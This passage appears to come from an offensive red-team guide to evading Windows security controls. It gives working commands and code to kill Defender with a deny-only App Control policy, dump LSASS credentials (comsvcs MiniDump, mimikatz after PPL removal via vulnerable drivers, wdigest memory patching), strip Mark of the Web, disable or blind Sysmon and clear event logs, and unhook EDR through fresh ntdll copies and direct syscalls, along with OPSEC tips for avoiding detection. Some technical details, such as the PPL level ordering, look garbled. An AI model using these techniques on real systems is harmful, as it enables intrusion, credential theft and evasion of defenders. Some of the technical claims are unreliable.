If **only** admin SIDs can write to a whitelisted path, the rule is safe. If standard users can write to it, drop your binary there.

Bypass: Supplemental Policies (Admin Required)

With local admin access, you can deploy a supplemental policy to whitelist your tools:

```
# Using App Control Wizard or ConfigCI module:
# 1. Create supplemental policy XML (allows your tools)
# 2. Compile to .CIP
$policy = New-CIPolicy -FilePath "supplement.xml" -Level Hash -Fallback
None
# 3. Deploy
CiTool -up "{GUID}.cip" # --update-policy
# 4. Remove when done
CiTool -rp "{GUID}.cip" # --remove-policy
```

OPSEC Tip: Be targeted only whitelist the exact paths and hashes you need. Adding C:* will trigger detection. Blue teams monitor new policy deployments via event ID 3099 in the Microsoft-Windows-CodeIntegrity/Operational log.

Bypass: Deny-Only Base Policy to Kill Defender

With admin access, deploy a deny-only base policy to prevent Defender from running:

Start from C:\Windows\schemas\CodeIntegrity\ExamplePolicies\AllowAll.xml and add a deny rule:

```
<FileRules>
  <Deny ID="ID_DENY_MPENG" FilePath="C:\Program Files\Windows
Defender\MsMpEng.exe"/>
</FileRules>
```

This denies MsMpEng.exe even though the base policy allows all Microsoft-signed binaries **deny rules always take priority over allow rules**.

Phase 4: Credential Guard VBS & LSALso

What It Is

Credential Guard uses **Virtualization-Based Security (VBS)** to isolate credential secrets from the main Windows OS, including from SYSTEM-level processes and the kernel itself.

VIRTUALIZATION LAYER (Hyper-V Hypervisor)	
Normal World (VTL 0)	Secure World (VTL 1)
Windows OS	LSAiso (Isolated LSA)
LSASS	→ Stores NTLM hashes
Drivers	→ Stores Kerberos TGTs
EDR / AV	→ Stores session keys
← Cannot read VTL 1 →	← VBS Security Boundary →

LSAiso (LSASS Isolated) runs in **VTL 1 (Secure World)** protected by the hypervisor. Even SYSTEM-level code in VTL 0 cannot read memory in VTL 1. This means traditional `lsass.exe` memory dumps no longer yield NTLM hashes or TGT session keys.

Check If Credential Guard Is Enabled

```
# Method 1: WMI
Get-WmiObject -ClassName Win32_DeviceGuard -Namespace
root\Microsoft\Windows\DeviceGuard |
    Select-Object -Property SecurityServicesRunning
# 1 = Credential Guard running

# Method 2: Registry
Get-ItemProperty 'HKLM:\System\CurrentControlSet\Control\LSA' -Name LsaCfgFlags
# 1 = Credential Guard enabled with UEFI lock
# 2 = Credential Guard enabled without lock

# Method 3: Process check
Get-Process lsaiso -ErrorAction SilentlyContinue
# If lsaiso.exe exists, Credential Guard is running
```

What It Protects (and Doesn't)

Credential Guard **protects**:

- NTLM password hashes
- Kerberos TGTs and their session keys
- DPAPI master keys

Credential Guard **does NOT protect**:

- Kerberos service tickets (ST) once issued, they're in regular memory
- Credentials typed by the user (keylogger access)
- Local account credentials (SAM database)

- Domain cached credentials (DCC/MSCACHE)
- Credentials stored by 3rd-party apps
- Client authentication certificates (PKINIT)

Alternate Tradecraft Bypassing the Bypass

Since Credential Guard makes traditional NTLM hash extraction impossible, pivot to what's still accessible:

1. Kerberos Service Tickets

```
# Kerberoasting request service tickets for SPNs, crack offline
Invoke-Kerberoast -OutputFormat HashCat | Out-File
kerberoast_hashes.txt
```

2. Keylogging capture credentials as users type them:

```
# Powersploit Get-Keystrokes
Get-Keystrokes -LogPath
C:\Windows\Temp\keys.log
```

3. DPAPI Credential Theft Chrome saved passwords, credential manager:

```
# Via SharpDPAPI
SharpDPAPI.exe credentials
/password:UserPassword
```

4. Domain Cached Credentials (DCC2/MSCACHE)

```
# Still accessible via registry (requires SYSTEM)
secretsdump.py -sam sam.hive -security security.hive -system system.hive
LOCAL
```

5. AD CS Certificate Theft T1649 Request a certificate from AD CS for a user use it instead of their password:

```
# Certify find vulnerable cert templates
Certify.exe find /vulnerable
# Request a cert as another user (ESC1, ESC4, etc.)
Certify.exe request /ca:CA-Server\CA-Name /template:VulnTemplate
/altname:admin
```

6. CVE-2025-21299 / CVE-2025-29809 Recent Bypass Two patched vulnerabilities allowed TGT extraction from LSAIso. Expect similar research but patched vulns will be

fixed quickly. Don't rely on unpatched CVEs in mature environments.

Credential Guard Patching wdigest.dll Variable Manipulation

Even with Credential Guard enabled, there's a technique that can force WDigest to cache plaintext credentials again. This works by patching specific global variables inside wdigest.dll loaded within lsass.exe:

CREDENTIAL GUARD PATCHING FLOW

wdigest.dll's SpAcceptCredentials() contains a decision:

```
if (g_IsCredGuardEnabled == 0 AND g_fParameter_UseLogonCredential == 1)
    → Cache plaintext credentials in memory    ← v11=0 path
else
    → Skip caching (protected by CredGuard)    ← v11=1 path
```

Attack:

1. OpenProcess(lsass.exe, PROCESS_ALL_ACCESS)
2. Enumerate modules → find wdigest.dll base address
3. Download PDB symbols → resolve variable offsets
4. ReadProcessMemory → read current values
5. WriteProcessMemory → set g_fParameter_UseLogonCredential = 1
6. WriteProcessMemory → set g_IsCredGuardEnabled = 0
7. Wait for next user login → plaintext credentials cached
8. Dump LSASS → extract plaintext passwords

Key variables in wdigest.dll:

- g_fParameter_UseLogonCredential Controls whether WDigest caches credentials. Set to **1** to enable caching
- g_IsCredGuardEnabled WDigest's internal flag for Credential Guard status. Set to **0** to make WDigest believe Credential Guard is disabled

Requirements: Requires SYSTEM privileges (or PPL bypass if LSASS is protected) and the ability to write to LSASS memory. After patching, a new user login is needed for credentials to be cached the patch only affects future logons, not already-cached sessions.

Detection: Monitor lsass.exe for WriteProcessMemory calls targeting wdigest.dll address ranges. Sysmon Event 10 (process accessed) with write access to LSASS is a high-fidelity detection. Additionally, monitor the registry key HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest\UseLogonCredential setting it to 1 is the non-patching equivalent.

Tradecraft Reality: VBS is a real security boundary. The wdigest patching technique works even with Credential Guard enabled because it changes how wdigest.dll *behaves* rather than bypassing the VBS isolation itself. For environments where this is patched, pivot to Kerberoasting, ADCS abuse, or DCC extraction.

Phase 5: SmartScreen Reputation & Mark of the Web

What It Is

Windows SmartScreen is a reputation-based filter that runs **before** a file is executed. It checks:

1. **Application reputation** Is this file known and trusted by Microsoft?
2. **Mark of the Web (MOTW)** Does this file come from the internet?
3. **Publisher reputation** Is the signing certificate trusted and reputable?


User downloads file → Zone.Identifier ADS written by browser

|



User double-clicks file → SmartScreen checks

|



|

Known Good → Run silently

Unknown → "Windows protected your PC" dialog

Known Bad → Block

Mark of the Web (MOTW)

When a browser downloads a file, Windows attaches an **Alternate Data Stream (ADS)** called Zone.Identifier:

```
# See Zone.Identifier on a downloaded file
Get-Item -Path .\payload.exe -Stream Zone.Identifier
Get-Content -Path .\payload.exe -Stream
Zone.Identifier
# ZoneId=3 ← Internet zone SmartScreen will check
this
```

Zone IDs:

0 = Local Machine
1 = Local Intranet
2 = Trusted Sites
3 = Internet (SmartScreen activates)
4 = Restricted Sites

MOTW Bypass Techniques T1553.005

Method 1: Remove Zone.Identifier ADS

```
# Remove MOTW no more SmartScreen prompt
Remove-Item -Path .\payload.exe -Stream
Zone.Identifier

# Or via cmd
more < payload.exe > clean_payload.exe
# Streams are not copied by default redirection
```

Method 2: File format containers without MOTW propagation Certain container formats don't propagate MOTW to their contents:

- .7z archives (7-Zip doesn't propagate MOTW to extracted files)
- Password-protected ZIPs
- ISO/VHD disk images (pre-Windows 11 22H2 now fixed)
- .img files

Deliver payload in 7z → user extracts → no MOTW on extracted file → SmartScreen bypass

Method 3: WebDAV delivery Files opened directly from WebDAV shares may not receive MOTW depending on the client and configuration.

Method 4: Code signing Obtain a code signing certificate (EV cert gets better reputation). Sign your payload SmartScreen won't block signed binaries from reputable publishers:

```
signtool.exe sign /f cert.pfx /p password /t http://timestamp.digicert.com
payload.exe
```

Method 5: Rename/copy operation

```
# Copy removes ADS in some scenarios
copy payload.exe C:\Windows\Tasks\svc.exe
```

Phase 6: ASR Rules Attack Surface Reduction

What It Is

ASR (Attack Surface Reduction) rules are part of **Microsoft Defender for Endpoint** (MDE). They block specific behavioral patterns associated with common malware TTPs, independently of signatures.

ASR rules operate at the **kernel level** via the WdFilter.sys driver the same driver used by Windows Defender. Each rule has a GUID and can be set to: **Disabled**, **Audit**, or **Block**.

Key ASR Rules and Bypass

Rule Name	GUID	Blocks
Block Office apps spawning child processes	D4F940AB-401B-4EFC-AADC-AD5F3C50688A	Word/Excel → cmd.exe
Block Office apps from creating executable content	3B576869-A4EC-4529-8536-B80A7769E899	Office writing .exe files
Block execution of potentially obfuscated scripts	5BEB7EFE-FD9A-4556-801D-275E5FFC04CC	Obfuscated PS/JS
Block credential stealing from LSASS	9E6C4E1F-7D60-472F-BA1A-A39EF669E4B0	OpenProcess on LSASS
Block untrusted/unsigned processes from USB	B2B3F03D-6A65-4F7B-A9C7-1C7EF74A9BA4	USB .exe files
Block Win32 API calls from Office macros	92E97FA1-2EDF-4476-BDD6-9DD0B4DDDC7B	P/Invoke in macros
Block abuse of exploited vulnerable signed drivers	56A863A9-875C-4D65-AF7B-90D77AB80064	BYOVD on blocklist

Enumerate ASR rules:

```
# Get all ASR rules and their states
Get-MpPreference | Select-Object -Property AttackSurfaceReductionRules_Ids,
AttackSurfaceReductionRules_Actions

# 0 = Disabled, 1 = Block, 2 = Audit, 6 = Warn
```

ASR Bypass LSASS dump rule (9E6C4E1F): The Block credential stealing from LSASS rule monitors OpenProcess calls targeting LSASS with PROCESS_VM_READ access. Bypass techniques:

1. **Shadow Copy dump** access LSASS via VSS without touching the live process
2. **ProcDump signed tool** some versions are whitelisted
3. **Comsvcs.dll MiniDump** use trusted system DLL

```
# Comsvcs MiniDump sometimes bypasses ASR
tasklist /fi "imagename eq lsass.exe"
rundll32.exe C:\Windows\System32\comsvcs.dll MiniDump <LSASS_PID>
C:\Windows\Temp\lsass.dmp full
```

Reverse Engineering ASR Rules VDM Analysis

ASR rules aren't hardcoded in the engine binary they're stored as **precompiled Lua scripts** inside Virus Definition Module (VDM) files. This means they can be extracted, decompiled, and analyzed to find exact bypass conditions:

ASR RULE INTERNALS

VDM Files (Virus Definition Modules):

- └ Location: C:\ProgramData\Microsoft\Windows Defender\Definition Updates\<RandomGUID>\
- └ mpasbase.vdm → threat signatures + ASR rules
- └ mpavbase.vdm → additional definitions

Internal Structure:

- └ Compressed container
- └ Contains LUAC (precompiled Lua) scripts
 - └ Each ASR rule = one Lua script
 - └ Executed by mpengine.dll's Lua interpreter
 - └ Contains: rule name, GUID, conditions, actions

Extraction Pipeline:

1. Decompress mpasbase.vdm
2. Extract LUAC files
3. Decompile with luadec
4. Search for ASR GUIDs and rule names

Extraction using HackingLZ's tool:

```
python3 extract.py --decompile mpasbase.vdm
LUA_mpasbase
```

By reading the decompiled Lua code, you can understand the **exact conditions** each ASR rule checks. For example, the “Block Office applications from creating executable content” rule (3B576869-A4EC-4529-8536-B80A7769E899) checks specific parent process names and file extensions understanding these conditions reveals precise bypass paths that are far more reliable than guessing.

OPSEC Tip: ASR rule definitions update with each Defender signature update. Always extract from the target's current VDM to get the accurate rule logic. Rules change between Defender versions.


Phase 7: Sysmon System Monitor

What It Is

Sysmon (System Monitor) is a **Sysinternals tool / kernel driver** that logs detailed system activity to the Windows Event Log. It's widely deployed by blue teams and feeds SIEMs

(Splunk, Sentinel, Elastic) for threat hunting.

SYSMON ARCHITECTURE



Key Sysmon Event IDs

Event ID	Description
1	Process creation
3	Network connection
6	Driver loaded
7	Image loaded
8	CreateRemoteThread
10	Process accessed
11	File created
12/13	Registry events
17/18	Named pipe
22	DNS query
25	Process tampering

Attacking Sysmon T1562.001

Method 1: Identify Sysmon driver name By default the driver is SysmonDrv but admins often rename it (via -d parameter during install):

```
# Find the actual driver name
fltMC.exe                # List filesystem filter
drivers
sc query type=driver state=all # All drivers
Get-Process Sysmon*      # Process name
reg query HKLM\SYSTEM\CurrentControlSet\Services\SysmonDrv
```

Method 2: Stop Sysmon (requires admin)

```
# Kill Sysmon
service
fltMC unload
SysmonDrv
sc stop SysmonDrv
sc delete
SysmonDrv
```

Method 3: Sysmon config manipulation Sysmon uses an XML config file. With admin rights, modify the config to exclude your process:

```
# Check current config
sysmon64.exe -c

# Update config to exclude specific
process
sysmon64.exe -c new_config.xml
```

Method 4: Event log clearing T1070.001

```
wevtutil cl Microsoft-Windows-
Sysmon/Operational
```

Method 5: Phantom DLL injection to hide from Event 7 Load your DLL before Sysmon's driver initializes (boot time) or use direct kernel object manipulation to hide from image-load callbacks.

Method 6: Altitude Takeover Prevent Sysmon from Loading on Reboot Every minifilter driver registers at a specific **altitude** (numeric priority value) with the Filter Manager. Sysmon's altitude is stored in the registry. By registering a dummy driver at Sysmon's altitude *before* it loads, the Filter Manager will refuse to load Sysmon on the next boot:

Normal boot:

Filter Manager → loads SysmonDrv at altitude 385201 → OK

After takeover:

1. Create dummy driver service at Sysmon's altitude
2. Set its boot start to earlier than Sysmon
3. On reboot → dummy claims altitude 385201 first
4. Sysmon attempts to load → altitude conflict → FAILS

Result: Sysmon never loads, no events generated

This technique works because the Filter Manager enforces unique altitudes two drivers cannot register at the same altitude simultaneously. By taking the altitude first, the legitimate driver is blocked from loading.

Method 7: Boot Settings Manipulation Modify the Sysmon driver's registry settings to prevent it from loading on boot:

```
HKLM\SYSTEM\CurrentControlSet\Services\SysmonDrv
→ Start = 4 (Disabled won't load on boot)
```

Combined with a reboot, this permanently disables Sysmon until an admin manually re-enables it.

Method 8: Config File Hijacking Sysmon stores its configuration in the registry (encrypted with a session key). By dumping and modifying the configuration, you can add exclusion rules for your processes, effectively blinding Sysmon to your activity while leaving it “running” for all other processes.

Method 9: Sysmon ETW Provider Patching Sysmon uses ETW to deliver events to the Windows Event Log. By patching Sysmon's ETW provider (using the same `_ETW_REG_ENTRY` → `_ETW_GUID_ENTRY` → `IsEnabled` technique from Phase 5), events are generated by the driver but never delivered to consumers:

```
SysmonDrv → generates events → ETW Provider (patched: IsEnabled=0) → ∅ (events dropped)
```

Method 10: Sysmon Process Suspend/Resume Suspend the Sysmon user-mode process while keeping the driver loaded. Events queue up in kernel buffers but are never processed by the user-mode service. Once buffers fill, events are dropped silently.

Method 11: Filter Manager API Unloading Use the Filter Manager API (`FltUnloadFilter()`) to programmatically unload the Sysmon minifilter driver. This is equivalent to `fltMC unload` but can be done from custom code without spawning a suspicious process:

```
// Programmatic minifilter unload
HRESULT hr = FilterUnload(L"SysmonDrv");
// No child process creation no Sysmon Event 1 for
fltMC
```

OPSEC Tip: Sysmon Event 10 (process accessed) with `lsass.exe` as target + `PROCESS_VM_READ` access is one of the **highest-fidelity detections** in any SOC. Avoid direct LSASS handle acquisition. The altitude takeover technique is particularly stealthy because Sysmon simply fails to load on boot there are no events generated at all (you can't log your own failure to start).

Phase 8: PPL Protected Process Light

What It Is

PPL (Protected Process Light) is a Windows security mechanism that restricts which processes can open a handle to a protected process with sensitive access rights. LSASS can run as PPL, preventing memory dumps even from SYSTEM.

PROTECTED PROCESS MODEL

Normal Process → `OpenProcess(LSASS, PROCESS_VM_READ)`

↓

Kernel checks:
Is caller PPL ≥ target PPL?

↓

NO → ACCESS DENIED
YES → Handle granted

PPL Levels (highest to lowest):

- └ WinTcb (antimalware, Windows)
- └ Windows (system processes)
- └ WindowsTcb (anticheat, kernel)
- └ Antimalware (AV, EDR LSASS uses this)

Check If LSASS Is PPL

```
# Method 1: Registry
Get-ItemProperty 'HKLM:\SYSTEM\CurrentControlSet\Control\LSA' -Name
RunAsPPL
# 1 = PPL enabled, 2 = PPL with UEFI lock

# Method 2: Process Explorer
# Protected column shows "Protected" for PPL processes

# Method 3: PowerShell
$lsass = Get-Process lsass
# Check EPROCESS.Protection field via kernel
```

Bypass: PPL via Vulnerable Driver (BYOVD) T1068

Since only kernel code can modify PPL levels, a vulnerable kernel driver is required:

PPLdump / PPLKiller approach:

1. Load a vulnerable driver (e.g., RTCore64.sys, procexp.sys)
2. Use arbitrary kernel read/write primitive from vulnerability
3. Find EPROCESS structure for LSASS
4. Modify EPROCESS.Protection field: set SignatureLevel and Type to 0 (unprotected)
5. Now dump LSASS normally

```
# PPLKiller uses vulnerable driver
.\PPLKiller.exe /disablePPL lsass.exe
# Now dump normally
.\mimikatz.exe "sekurlsa::minidump lsass.dmp"
"sekurlsa::logonpasswords"
```


Alternative: MalSecLogon Abuse SecLogon service to create a process with a handle to LSASS, bypassing PPL because the service itself has higher PPL:

```
# MalSecLogon exploits the Secondary Logon
service
MalSecLogon.exe lsass.exe output.dmp
```

PPL Internals EPROCESS Protection Field

The protection level is stored as a **single byte** in the kernel's EPROCESS structure under the Protection field. This byte is a combination of three bit fields:

EPROCESS.Protection BYTE LAYOUT



Signer Values:

- 0 = None
- 1 = Authenticode
- 2 = CodeGen
- 3 = Antimalware
- 4 = Lsa
- 5 = Windows
- 6 = WinTcb
- 7 = WinSystem

Type Values:

- 0 = None (unprotected)
- 1 = ProtectedLight (PPL)
- 2 = Protected (PP)

LSASS with PPL:

Signer=Lsa(4), Type=ProtectedLight(1) → 0x41

To remove protection:

Write 0x00 to EPROCESS->Protection → both Signer and Type = 0

Rootkit-based PPL patching flow:

1. Client sends PID and desired protection level via IOCTL to the driver
2. Driver calls PsLookupProcessByProcessId() to get the EPROCESS pointer
3. Driver computes the address: EPROCESS + Protection_Offset
4. Driver writes the new protection byte (0x00 to remove, 0x41 to set LSA-Light)

Vulnerable driver PPL patching flow (e.g., RTCore64.sys):

1. Call EnumDeviceDrivers() to find ntoskrnl.exe base address
2. Load ntoskrnl.exe into user mode, resolve PsInitialSystemProcess offset
3. Use driver's read primitive to get PsInitialSystemProcess kernel address
4. Walk the ActiveProcessLinks linked list to find LSASS's EPROCESS
5. Use driver's write primitive to set EPROCESS->Protection = 0x00

LSASS Credential Dumping Methods

Once PPL and Credential Guard are handled, multiple methods exist for dumping LSASS credentials:

LSASS DUMPING METHODS

Method 1: Mimikatz (sekurlsa::logonpasswords)

- └ Direct memory read via debug privilege
- Most detected use only after disabling all controls

Method 2: MiniDumpWriteDump + NtWriteFile Hooking

- └ Hook NtWriteFile before calling MiniDumpWriteDump
- Intercept dump output, encrypt/redirect to custom location
- Avoids writing plaintext dump to disk

Method 3: Custom MiniDumpWriteDump Implementation

- └ Reimplement MiniDumpWriteDump from scratch
 - Avoid using dbghelp.dll (monitored by EDR)
 - Walk LSASS memory structures manually

Method 4: Windows Error Reporting (WER) Abuse

- └ Trigger WER crash report on LSASS
 - WER service (WerSvc) creates a dump as SYSTEM
 - Dump is written to WER report directory
 - Extract credentials from WER dump offline

Method 5: Volume Shadow Copy

- └ Create VSS snapshot
 - Copy SAM/SECURITY/SYSTEM from shadow copy
 - Parse offline never touches live LSASS

WER Abuse is particularly effective because:

- The WER service runs as SYSTEM with sufficient privileges
- No direct LSASS handle needed WER handles the dump internally
- The dump is created by a legitimate Windows service
- No Sysmon Event 10 (process accessed) generated for your process

Exfiltration: After dumping, use the GitHub API, Azure Blob Storage, or other legitimate cloud APIs to exfiltrate the dump file. This blends with normal enterprise traffic patterns.

Phase 9: EDR Endpoint Detection & Response

What It Is


EDR (Endpoint Detection & Response) is the apex predator of the defensive stack. Solutions like CrowdStrike Falcon, SentinelOne, Microsoft Defender for Endpoint (MDE), Carbon Black, Sophos Intercept X, and Elastic Defend combine **kernel-level visibility**, **cloud analytics**, and **user-mode instrumentation** to detect, investigate, and respond to threats in real time.

Unlike traditional AV (signature-matching), EDR correlates behavioral telemetry across process creation, memory operations, network connections, file I/O, and registry changes to identify attack chains even when individual actions look benign.

EDR ARCHITECTURE

CLOUD BACKEND

- └ Behavioral analytics / ML models
- └ Threat intelligence feeds
- └ Incident response / containment commands
- └ Detection rule engine (IOAs, IOCs)



How EDR Sees You The Four Telemetry Pillars

Understanding exactly *how* an EDR collects data is the foundation for every bypass. There are four primary telemetry sources, each requiring different evasion techniques:

Pillar 1: Kernel Callbacks

Kernel callbacks are the **most powerful** telemetry source they cannot be bypassed from user mode. The EDR's kernel driver registers callback routines that the Windows kernel invokes on security-relevant events:

KERNEL CALLBACK TYPES	
Callback API	Fires On
PspSetCreateProcessNotifyRoutineEx	Every process creation
PspSetCreateThreadNotifyRoutine	Every thread creation
PspSetLoadImageNotifyRoutine	Every DLL/image load
ObRegisterCallbacks	Handle operations (open/dup)
CmRegisterCallbackEx	Registry read/write/delete
FltRegisterFilter (Minifilter)	File create/read/write/delete
Storage: Callback arrays in kernel memory	
└ PspCreateProcessNotifyRoutine[64]	→ up to 64 callbacks
└ PspCreateThreadNotifyRoutine[64]	→ up to 64 callbacks
└ PspLoadImageNotifyRoutine[64]	→ up to 64 callbacks
└ Each entry: EX_CALLBACK_ROUTINE_BLOCK	→ function pointer


Why they matter: When you call `CreateProcess`, the kernel invokes every registered `PspSetCreateProcessNotifyRoutineEx` callback *before* the process starts executing. The EDR sees the full command line, parent PID, and image path regardless of any user-mode tricks.

Pillar 2: ETW-TI (Event Tracing for Windows Threat Intelligence)

ETW-TI is a special **kernel-mode** ETW provider (Microsoft-Windows-Threat-Intelligence, GUID: f4e1897c-bb5d-5668-f1d8-040f4d8dd344) that fires on security-sensitive memory operations:

- NtAllocateVirtualMemory (cross-process memory allocation)
- NtWriteVirtualMemory (cross-process memory writes)
- NtMapViewOfSection (section mapping for injection)
- NtSetContextThread (thread context manipulation)
- NtQueueApcThread (APC injection)

ETW-TI runs entirely in kernel mode and is a **Protected Process (PP)** level provider only PP/PPL processes can consume it. It **cannot be patched from user mode**.



Pillar 3: User-Mode Hooks (ntdll Inline Hooks)

The EDR injects a DLL into **every** process at startup. This DLL patches the first bytes of sensitive Nt* functions in ntdll.dll with a jmp instruction (trampoline) redirecting execution to the EDR's inspection code:

BEFORE EDR:

NtWriteVirtualMemory:

```
4C 8B D1      mov r10, rcx
B8 3A 00 00 00 mov eax, 0x3A    ← SSN
0F 05        syscall
C3           ret
```

AFTER EDR HOOK:

NtWriteVirtualMemory:

```
E9 XX XX XX XX jmp EDR_hook    ← 5-byte inline hook
00 00 00 00    (overwritten bytes)
0F 05        syscall
C3           ret
```

EDR_hook:


- Log arguments (target PID, buffer, size)
- Check against rules (is this process injection?)
- If clean: execute trampoline → original syscall
- If suspicious: block + alert

Commonly hooked functions: NtWriteVirtualMemory, NtAllocateVirtualMemory, NtCreateThreadEx, NtOpenProcess, NtMapViewOfSection, NtCreateSection,

NtProtectVirtualMemory, NtQueueApcThread, NtSetContextThread

Pillar 4: Minifilter Drivers (File I/O)

EDR kernel drivers register as Windows minifilter drivers to intercept all file system operations. Every file create, read, write, rename, and delete passes through the EDR's filter this is how EDR detects payload drops, tool staging, and credential dump file creation.



User-Mode Evasion Bypassing API Hooks

User-mode evasion targets **Pillar 3** (ntdll hooks). These techniques work without admin privileges and are the first line of attack.

Technique 1: API Unhooking Fresh ntdll Copy (T1562.001)

Load a clean copy of ntdll.dll from disk and overwrite the hooked .text section in memory:

```
// 1. Map a clean copy of ntdll from disk
HANDLE hFile = CreateFileA("C:\\Windows\\System32\\ntdll.dll",
    GENERIC_READ, FILE_SHARE_READ, NULL, OPEN_EXISTING, 0, NULL);
HANDLE hMapping = CreateFileMappingA(hFile, NULL, PAGE_READONLY, 0, 0,
    NULL);
LPVOID cleanNtdll = MapViewOfFile(hMapping, FILE_MAP_READ, 0, 0, 0);

// 2. Find the .text section in both copies
// 3. VirtualProtect the hooked .text section to RWX
// 4. memcpy the clean .text over the hooked .text
// 5. Restore original protection
// Result: All EDR hooks removed functions are clean
```

Variants:

- **KnownDlls unhooking** Read from \KnownDlls\ntdll.dll object directory (avoids touching the filesystem)
- **Suspended process unhooking** Spawn a suspended process, read its pristine ntdll.dll before EDR hooks it

- **Perun's Fart** Map ntdll from \SystemRoot\System32\ntdll.dll using NtOpenSection
- **Blindside** Create a process in debug mode with breakpoint on LdrLoadDll, forcing only ntdll to load (no EDR DLL injection), then copy the clean ntdll

Detection: EDR monitors for NtMapViewOfSection / NtCreateSection targeting ntdll.dll. Some EDRs periodically verify their hooks are intact by re-checking the first bytes of hooked functions.

Technique 2: Direct Syscalls (T1106)

Skip ntdll entirely execute the syscall instruction directly in your code with the correct System Service Number (SSN):

```
; Direct NtAllocateVirtualMemory syscall stub (x64)
NtAllocateVirtualMemory PROC
    mov r10, rcx          ; Windows syscall convention
    mov eax, 0x18         ; SSN for NtAllocateVirtualMemory (version-specific!)
    syscall               ; transition to kernel
    ret
NtAllocateVirtualMemory ENDP
```

The SSN Problem: System Service Numbers change between Windows versions and even between patches. Hardcoding SSNs is fragile. Dynamic resolution techniques solve this:

SSN RESOLUTION TECHNIQUES

Hell's Gate (2020)

- Read SSN directly from ntdll's Zw* export stubs
- Pattern: 4C 8B D1 B8 [SSN] 00 00 00
- Problem: fails if the stub is hooked (bytes overwritten)

Halo's Gate (2021)

- If target function is hooked, scan neighboring functions (NtOpenProcess ±1, ±2...) for clean stubs
- Calculate target SSN from neighbor's SSN ± offset

Tartarus' Gate (2021)

- Handles multiple consecutive hooked functions
- Walks further in both directions until a clean stub found
- More robust against aggressive hooking

FreshyCalls (2022)

- Sort all Zw* exports by address → position = SSN
- Completely avoids reading stub bytes
- Works regardless of hooking

Tools: SysWhispers (v1: hardcoded SSNs, v2: indirect syscalls, v3: all methods + jmp-based indirect), HellsGate, HalosGate, TartarusGate, FreshyCalls, SysWhispers3

